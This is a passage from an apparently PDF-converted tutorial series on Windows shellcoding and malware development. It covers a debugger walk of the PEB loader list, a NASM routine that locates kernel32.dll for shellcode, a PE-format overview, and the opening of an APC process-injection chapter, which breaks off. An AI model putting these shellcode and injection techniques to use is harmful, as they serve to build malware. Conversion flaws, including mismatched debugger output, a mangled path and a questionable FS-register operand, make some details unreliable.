+0x020 SizeOfImage : 0x1d000
+0x024 FullDllName : _UNICODE_STRING "Z:\work\exit.exe"
+0x02c BaseDllName : _UNICODE_STRING "exit.exe"
+0x034 Flags : 0x4000
+0x038 LoadCount : 0xffff
+0x03a TlsIndex : 0xffff
+0x03c HashLinks : _LIST_ENTRY [ 0x7732c670 - 0x7732c670 ]
+0x03e SectionPointer : 0x7732c670 Void
0:000> dt _LDR_DATA_TABLE_ENTRY 0x5119f8-8

```

As you can see **BaseDllName** is our **exit.exe**. This is exe I executed. Also, you can see that the **InMemoryOrderLinks** address is now **0x511a88**. **DllBase** at offset **0x018** contains the base address **BaseDllName**. Now our next loaded module should be 8 bytes away from **0x511a88**, namely **0x5119f8-8**:

```
dt _LDR_DATA_TABLE_ENTRY 0x5119f8-8
```

```

Command
0:000> dt _LDR_DATA_TABLE_ENTRY 0x511a88-8
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x511e50 - 0x5119f0 ]
+0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x511e58 - 0x5119f8 ]
+0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x511f78 - 0x7732889c ]
+0x018 DllBase : 0x77250000 Void
+0x01c EntryPoint : (null)
+0x020 SizeOfImage : 0x142000
+0x024 FullDllName : _UNICODE_STRING "C:\Windows\SYSTEM32\ntdll.dll"
+0x02c BaseDllName : _UNICODE_STRING "ntdll.dll"
+0x034 Flags : 0x4004
+0x038 LoadCount : 0xffff
+0x03a TlsIndex : 0
+0x03c HashLinks : _LIST_ENTRY [ 0x7732c680 - 0x7732c680 ]
+0x03e SectionPointer : 0x7732c680 Void
0:000>

```

As you can see **BaseDllName** is **ntdll.dll**. It's address is **0x77250000** and the next module is 8 bytes after **0x511a88**. So, then:


```
dt _LDR_DATA_TABLE_ENTRY 0x511e58-8
```

```

Command
0:000> dt _LDR_DATA_TABLE_ENTRY 0x511e58-8
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x511f68 - 0x511a80 ]
+0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x511f70 - 0x511a88 ]
+0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x512b60 - 0x511f78 ]
+0x018 DllBase : 0x76fd0000 Void
+0x01c EntryPoint : 0x7701bd4 Void
+0x020 SizeOfImage : 0xd4000
+0x024 FullDllName : _UNICODE_STRING "::\Windows\system32\kernel32.dll"
+0x02c BaseDllName : _UNICODE_STRING "kernel32.dll"
+0x034 Flags : 0x84004
+0x038 LoadCount : 0xffff
+0x03a TlsIndex : 0
+0x03c HashLinks : _LIST_ENTRY [ 0x7732c640 - 0x7732c640 ]
+0x03e SectionPointer : 0x7732c640 Void
0:000>

```


As you can see our third module is **kernel32.dll** and it's address is **0x76fd0000**, offset is **0x018**. To make sure that it is correct, we can run our **getaddr.exe**:



This module loading order will always be fixed (at least to my knowledge) for Windows 10, 7. So when we write in ASM, we can go through the entire PEB LDR structure and find the `kernel32.dll` address and load it into our shellcode.

As I wrote in the [first part](#), The next module should be `kernelbase.dll`. Just for experiment, to make sure that it is correct, we can run:

```
dt _LDR_DATA_TABLE_ENTRY 0x511f70-8
```



Thus, the following is obtained:

1. offset to the PEB struct is 0x030
2. offset to LDR within PEB is 0x00c
3. offset to InMemoryOrderModuleList is 0x014
4. 1st loaded module is our .exe
5. 2nd loaded module is `ntdll.dll`
6. 3rd loaded module is `kernel32.dll`
7. 4th loaded module is `kernelbase.dll`

In all recent versions of the Windows OS (at least to my knowledge), the FS register points to the TEB. Therefore, to get the base address of our `kernel32.dll` (`kernel.asm`):

```
; find kernel32
; author @cocomelonc
; nasm -f win32 -o kernel.o kernel.asm
; ld -m i386pe -o kernel.exe kernel.o
; 32-bit windows
```

```

section .data

section .bss

section .text
    global _start          ; must be declared for linker

_start:
    mov eax, [fs:ecx + 0x30]    ; offset to the PEB struct
    mov eax, [eax + 0xc]        ; offset to LDR within PEB
    mov eax, [eax + 0x14]       ; offset to
                                ; InMemoryOrderModuleList
    mov eax, [eax]              ; kernel.exe address loaded
                                ; in eax (1st module)
    mov eax, [eax]              ; ntdll.dll address loaded
                                ; (2nd module)
    mov eax, [eax + 0x10]       ; kernel32.dll address
                                ; loaded (3rd module)

```

With this assembly code we can find the `kernel32.dll` address and store it in `EAX` register, so compile it:

```

nasm -f win32 -o kernel.o kernel.asm
ld -m i386pe -o kernel.exe kernel.o


```

```


kali@kali:~/pr...-shellcoding-2$ nasm -f win32 -o kernel.o kernel.asm
kali@kali:~/pr...-shellcoding-2$ ld -m i386pe -o kernel.exe kernel.o
kali@kali:~/pr...-shellcoding-2$ ls -lt
total 12
-rwxr-xr-x 1 kali kali 3389 Oct 30 19:26 kernel.exe
-rw-r--r-- 1 kali kali 361 Oct 30 19:26 kernel.o
-rw-r--r-- 1 kali kali 646 Oct 30 16:26 kernel.asm
kali@kali:~/pr...-shellcoding-2$ 

```

Copy it and run it in debugger on windows 7:



run:




As you can see everything is worked perfectly!

The next step is to find the address of function (for example `ExitProcess`) using `LoadLibraryA` and call the function. This will be in the next part.

History and Advances in Windows Shellcode
 PEB structure
 TEB structure
 PEB_LDR_DATA structure
 The Shellcoder's Handbook
 windows shellcoding part 1
 Source code in Github

12. windows shellcoding - part 3. PE file format




This section can be read not only as a continuation of the previous ones, but also as a separate material. This one is overview of PE file format.

PE file

What is PE file format? It's the native file format of Win32. Its specification is derived somewhat from the Unix Coff (common object file format). The meaning of "portable executable" is that the file format is universal across win32 platform: the PE loader of every win32 platform recognizes and uses this file format even when Windows is running on CPU platforms other than Intel. It doesn't mean your PE executables would be able to port to other CPU platforms without change. Thus studying the PE file format gives you valuable insights into the structure of Windows.

Basically PE file structure looks like this:

PE file basic structure



The PE File Format is essentially defined by the PE Header so you will want to read about that first, you don't need to understand every single part of it but you should get an idea about its structure and be able to identify the parts that are most important.

DOS header

DOS header store the information needed to load the PE file. Therefore, this header is mandatory for loading a PE file.


DOS header structure:

```
typedef struct _IMAGE_DOS_HEADER { // DOS .EXE header
    WORD   e_magic;           // Magic number
    WORD   e_cblp;            // Bytes on last page of file
    WORD   e_cp;              // Pages in file
    WORD   e_crlc;            // Relocations
    WORD   e_cparhdr;         // Size of header in paragraphs
    WORD   e_minalloc;        // Minimum extra paragraphs needed
    WORD   e_maxalloc;        // Maximum extra paragraphs needed
    WORD   e_ss;              // Initial (relative) SS value
    WORD   e_sp;              // Initial SP value
    WORD   e_csum;             // Checksum
    WORD   e_ip;              // Initial IP value
    WORD   e_cs;              // Initial (relative) CS value
    WORD   e_lfarlc;          // File address of relocation table
    WORD   e_ovno;             // Overlay number
    WORD   e_res[4];           // Reserved words
    WORD   e_oemid;            // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;          // OEM information; e_oemid specific
    WORD   e_res2[10];          // Reserved words
    LONG   e_lfanew;           // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

and it is 64 bytes in size. In this structure, the most important fields are **e_magic** and **e_lfanew**. The first two bytes of the header are the magic bytes which identify the file type, 4D 5A or "MZ" which are the initials of Mark Zbikowski who worked on DOS at Microsoft. These magic bytes define it as a PE file:


```
kali㉿kali:~/projects/cybersec_blog/2021-10-31-windows-shellcoding-3$ hexdump -C exit.exe
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ.....
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00 00  ....@.....
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00  .....
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00 00  .....
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  .....!..L!Th
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 66 6f  is program canno
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run in DOS
00000070  6d 6f 64 65 2e 0d 0a  24 00 00 00 00 00 00 00  mode $...
00000080  50 45 00 00 4c 01 10 00  04 57 79 61 00 22 01 00  PE..L...Wya."..
00000090  b4 04 00 00 e0 00 07 01  0b 01 02 23 00 18 00 00  .....#....
```

e_lfanew - is at offset 0x3c of the DOS HEADER and contains the offset to the PE header:




DOS stub

After the first 64 bytes of the file, a dos stub starts. This area in memory is mostly filled with zeros:



PE header

This portion is small and simply contains a file signature which are the magic bytes PE\0\0 or 50 45 00 00:




It's structure:

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Let's take a closer look at this structure.

File Header (or COFF Header) - a set of fields describing the basic characteristics of the file:

```
typedef struct _IMAGE_FILE_HEADER {
    WORD     Machine;
    WORD     NumberOfSections;
    DWORD    TimeDateStamp;
    DWORD    PointerToSymbolTable;
    DWORD    NumberOfSymbols;
    WORD     SizeOfOptionalHeader;
    WORD     Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```



Optional Header - it's optional in context of COFF object files but not PE files. It contains many important variables such as `AddressOfEntryPoint`, `ImageBase`, `Section Alignment`, `SizeOfImage`, `SizeOfHeaders` and the `DataDirectory`. This structure has 32-bit and 64-bit versions:

```

typedef struct _IMAGE_OPTIONAL_HEADER {
    //
    // Standard fields.
    //

    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD   SizeOfCode;
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;

    //
    // NT additional fields.
    //


    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
}

```

```

        DWORD    SizeOfHeaders;
        DWORD    CheckSum;
        WORD     Subsystem;
        WORD     DllCharacteristics;
        DWORD    SizeOfStackReserve;
        DWORD    SizeOfStackCommit;
        DWORD    SizeOfHeapReserve;
        DWORD    SizeOfHeapCommit;
        DWORD    LoaderFlags;
        DWORD    NumberOfRvaAndSizes;
        IMAGE_DATA_DIRECTORY
        DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;

```



Here I want to draw you attention to **IMAGE_DATA_DIRECTORY**:

```

typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD VirtualAddress;
    DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;

```

it's data directory. Simply it is an array (16 in size), each element of which contains a structure of 2 **DWORD** values.

Currently, PE files can contain the following data directories:

- Export Table
- Import Table
- Resource Table
- Exception Table
- Certificate Table
- Base Relocation Table
- Debug
- Architecture
- Global Ptr
- TLS Table

- Load Config Table
- Bound Import
- IAT (Import Address Table)
- Delay Import Descriptor
- CLR Runtime Header
- Reserved, must be zero

As I wrote earlier, I will consider in more detail only some of them.

Section Table


Contains an array of `IMAGE_SECTION_HEADER` structs which define the sections of the PE file such as the `.text` and `.data` sections. `IMAGE_SECTION_HEADER` structure is:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE      Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD    PhysicalAddress;
        DWORD    VirtualSize;
    } Misc;
    DWORD    VirtualAddress;
    DWORD    SizeOfRawData;
    DWORD    PointerToRawData;
    DWORD    PointerToRelocations;
    DWORD    PointerToLinenumbers;
    WORD     NumberOfRelocations;
    WORD     NumberOfLinenumbers;
    DWORD    Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

and consists of `0x28` bytes.

Sections

After the section table comes the actual sections:



Applications do not directly access physical memory, they only access virtual memory. Sections are an area that is paged out into virtual memory and all work is done directly with this data. The address in virtual memory, without any offsets, is called the **Virtual Address**, or **VA** for short. In other words, the Virtual Addresses (VAs) are the memory addresses that are referenced by an application. Preferred download location for the application, set in the **ImageBase** field. It is like the point at which an application area begins in virtual memory. And the offsets **RVA (Relative Virtual Address)** are measured relative to this point. We can calculate RVA with the help of the following formula: $\text{RVA} = \text{VA} - \text{ImageBase}$. **ImageBase** is always known to us and having received VA or RVA at our disposal, we can express one through the other.

The size of each section is fixed in the section table, so the sections must be of a certain size, and for this they are supplemented with NULL bytes (00).

An application in Windows NT typically has different predefined sections, such as **.text**, **.bss**, **.rdata**, **.data**, **.rsrc**. Depending on the application, some of these sections are used, but not all are used.

.text In Windows, all code segments reside in a section called **.text**.

.rdata The read-only data on the file system, such as strings and constants reside in a section called **.rdata**.

.rsrc The **.rsrc** is a resource section, which contains resource information. In many cases it shows icons and images that are part of the file's resources. It begins with a resource directory structure like most other sections, but this section's data is further structured into a resource tree. **IMAGE_RESOURCE_DIRECTORY**, shown below, forms the root and nodes of the tree:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
    DWORD    Characteristics;
    DWORD    TimeStamp;
    WORD     MajorVersion;
    WORD     MinorVersion;
    WORD     NumberOfNamedEntries;
    WORD     NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY, *PIMAGE_RESOURCE_DIRECTORY;
```

.edata The **.edata** section contains export data for an application or DLL. When present, this section contains an export directory for getting to the export information. **IMAGE_EXPORT_DIRECTORY** structure is:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    ULONG    Characteristics;
    ULONG    TimeStamp;
```

```

USHORT MajorVersion;
USHORT MinorVersion;
ULONG Name;
ULONG Base;
ULONG NumberOfFunctions;
ULONG NumberOfNames;
PULONG *AddressOfFunctions;
PULONG *AddressOfNames;
PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;

```


Exported symbols are generally found in DLLs, but DLLs can also import symbols. The main purpose of the export table is to associate the names and / or numbers of the exported functions with their RVA, that is, with the position in the process memory card.

Import Address Table

The Import Address Table is comprised of function pointers, and is used to get the addresses of functions when the DLLs are loaded. A compiled application was designed so that all API calls will not use direct hardcoded addresses but rather work through a function pointer.

Conclusion

The PE file format is more complex than I wrote in this post, for example, an interesting illustration about windows executable can be found on the Ange Albertini's github project [corkami](#):



PE bear

MSDN PE format

corkami

An In-Depth Look into the Win32 Portable Executable File Format

An In-Depth Look into the Win32 Portable Executable File Format, Part 2


MSDN IMAGE_NT_HEADERS

MSDN IMAGE_FILE_HEADER

MSDN IMAGE_OPTIONAL_HEADER

MSDN IMAGE_DATA_DIRECTORY

13. APC injection technique. Simple C++ malware.




In the previous sections I wrote about classic code injection, and classic DLL injection.

Today in this section I will discuss about a “Early Bird” APC injection technique. Today we’re going to look at [QueueUserAPC](#) which takes advantage of the asynchronous procedure call to queue a specific thread.

Each thread has its own APC queue. An application queues an APC to a thread by calling the QueueUserAPC function. The calling thread specifies the address of an APC function in the call to QueueUserAPC. The queuing of an APC is a request for the thread to call the APC function.

High level overview of this technique is:

Firstly, our malicious program creates a new legitimate process (in our case `notepad.exe`):




```

47     CreateProcessA(
48         "C:\\Windows\\System32\\notepad.exe",
49         NULL, NULL, NULL, false,
50         CREATE_SUSPENDED, NULL, NULL, &si, &pi
51     );

```

Whenever we see a call to `CreateProcess`, two important parameters we want to pay attention to are the first (executable to be invoked), and sixth (process creation flags). The creation flag is `CREATE_SUSPENDED`.

Then, memory for payload is allocated in the newly created process's memory space:



```

